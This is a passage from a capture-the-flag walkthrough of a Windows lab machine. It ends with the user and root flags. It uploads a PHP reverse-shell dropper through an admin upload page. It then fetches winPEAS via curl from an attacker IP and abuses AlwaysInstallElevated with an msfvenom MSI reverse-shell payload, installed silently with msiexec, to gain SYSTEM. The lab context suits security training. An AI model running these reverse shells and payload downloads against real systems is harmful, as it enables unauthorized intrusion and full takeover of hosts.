❯ git clone https://github.com/Dhayalanb/windows-php-reverse-shell
❯ cd windows-php-reverse-shell
❯ nvim Reverse\ Shell.php
```

Change the parameters `$ip` and `$port` to :

```
$ip = 10.10.16.5 # Your ip address
$port = 3333 # The port u want to listen
```

Now, we just need to upload the file to the server through the `/admin/candidates_add.php` page and open it on `/images/revShell.php` which will run this code:

```
<?php

header('Content-type: text/plain');
$ip   = "10.10.16.5"; //change this
$port = "3333"; //change this
$payload = # TooLongToPaste
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir =".";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "D3fa1t_shell.exe";
$file = fopen($filename, 'wb');
fwrite($file, $evalCode);
fclose($file);
$path = $filename;
$cmd = $path.$evalArguments;
$res .= "\n\nExecuting : ".$cmd."\n";
echo $res;
$output = system($cmd);

?>
```

While executing, `$tmpdir` was set to `C:\\windows\tmp` and didn't work, if we change it to `.`, then it works fine. In another terminal, listening to port 3333, we obtained a reverse shell as `phoebe` user.

```
❯ nc -nlvp 3333
Connection from 10.10.10.239:63388
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
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C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe

C:\xampp\htdocs\omrs\images>
```

Privilege escalation

Now that we have a user shell, we can try to escalate our privileges to root. To do so, we can start by uploading the file `winPEASx86_ofs.exe` and enumerating the privesc vulnerabilities:

```
C:\Users\Phoebe\Desktop>curl http://10.10.16.5/winPEASx86_ofs.exe > privesc.exe
curl http://10.10.16.5/winPEASx86_ofs.exe > privesc.exe
```

To do so, we used a python http server and we can now run the script as:

```
C:\Users\Phoebe\Desktop>.\privesc.exe
```

In its output we must pay attention to:

- Firewall enabled: `Only domain`
- Access to apache logs: `Yes`
- Access to PS logs: `Yes`
- `Phoebe` user information:

  ```
  C:\Users\Phoebe\Desktop>net user Phoebe
  net user Phoebe
  User name                    Phoebe
  Full Name                    Phoebe
  Comment                      Workstation Power User
  User comment
  Country/region code          000 (System Default)
  Account active               Yes
  Account expires              Never

  Password last set            4/12/2021 12:54:30 PM
  Password expires             Never
  Password changeable          4/12/2021 12:54:30 PM
  Password required            Yes
  User may change password     Yes

  Workstations allowed         All
  Logon script
  User profile
  Home directory
  Last logon                   6/1/2022 1:31:19 PM

  Logon hours allowed          All

  Local Group Memberships      *Remote Management Use*Users
  ```

```
Global Group memberships     *None
The command completed successfully.
```

  - As we can see, the user is not member of any privileged group.
- AV: `None`
- Permission to start/stop these processes:

```
  RmSvc: GenericExecute (Start/Stop)
  wcncsvc: GenericExecute (Start/Stop)
  BcastDVRUserService_3e7d4: GenericExecute (Start/Stop)
  ConsentUxUserSvc_3e7d4: GenericExecute (Start/Stop)
  CredentialEnrollmentManagerUserSvc_3e7d4: GenericExecute (Start/Stop)
  DeviceAssociationBrokerSvc_3e7d4: GenericExecute (Start/Stop)
  DevicePickerUserSvc_3e7d4: GenericExecute (Start/Stop)
  DevicesFlowUserSvc_3e7d4: GenericExecute (Start/Stop)
  PimIndexMaintenanceSvc_3e7d4: GenericExecute (Start/Stop)
  PrintWorkflowUserSvc_3e7d4: GenericExecute (Start/Stop)
  UdkUserSvc_3e7d4: GenericExecute (Start/Stop)
  UnistoreSvc_3e7d4: GenericExecute (Start/Stop)
  UserDataSvc_3e7d4: GenericExecute (Start/Stop)
  WpnUserService_3e7d4: GenericExecute (Start/Stop)
```

- Users: `Phoebe` and `Administrator`
- Token privileges for `Phoebe`: `SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED`
- UAC Status:

```
 ConsentPromptBehaviorAdmin: 0 - No prompting
 EnableLUA: 1
 LocalAccountTokenFilterPolicy: 1
 FilterAdministratorToken: 0
     [*] LocalAccountTokenFilterPolicy set to 1.
     [+] Any local account can be used for lateral movement.
```

- AlwaysInstallElevated: `Active`

```
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

We found the vulnerability we were looking for. When a windows system has `AlwaysInstallElevated` set to 1, we can go to https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated and exploit this vulnerability as it is explained there. First, we need to know the architecture of the machine:

```
C:\Users\Phoebe\Desktop>wmic os get OSArchitecture
wmic os get OSArchitecture
OSArchitecture
64-bit
```

Now that we know it is a x64 system, we can use msfvenom to create an `.msi` exectuble to grant us a reverse shell as `admin` user:

```
❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 --platform windows -a x64 -f msi -o reverse_tcp.msi
```

```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse_tcp.msi
❯ ls
🗁 windows-php-reverse-shell  🗋 reverse_tcp  🗋 reverse_tcp.msi
```

Now we can use the python http server to upload the msi and install it in the machine:

```
C:\Users\Phoebe\Desktop>curl http://10.10.16.5/reverse_tcp.msi > reverse_tcp.msi
curl http://10.10.16.5/reverse_tcp.msi > reverse_tcp.msi
C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i reverse_tcp.msi
msiexec /quiet /qn /i reverse_tcp.msi
```

While in the terminal listening to port 4444:

```
❯ nc -nlvp 4444
Connection from 10.10.10.239:63401
Microsoft Windows [Version 10.0.19042.867]
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C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

So we successfully obtained an administrator shell.

Machine flag

Type	Flag	Blood	Date
User	853e525784b7a277b163f13abe1a0040	No	02-06-2022
Root	13718a5fc2ce22263cf340cd53f6afd3	No	02-06-2022

References

- https://github.com/Dhayalanb/windows-php-reverse-shell
- https://ridicurious.com/2018/10/17/4-ways-to-find-os-architecture-using-powershell-32-or-64-bit/
- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated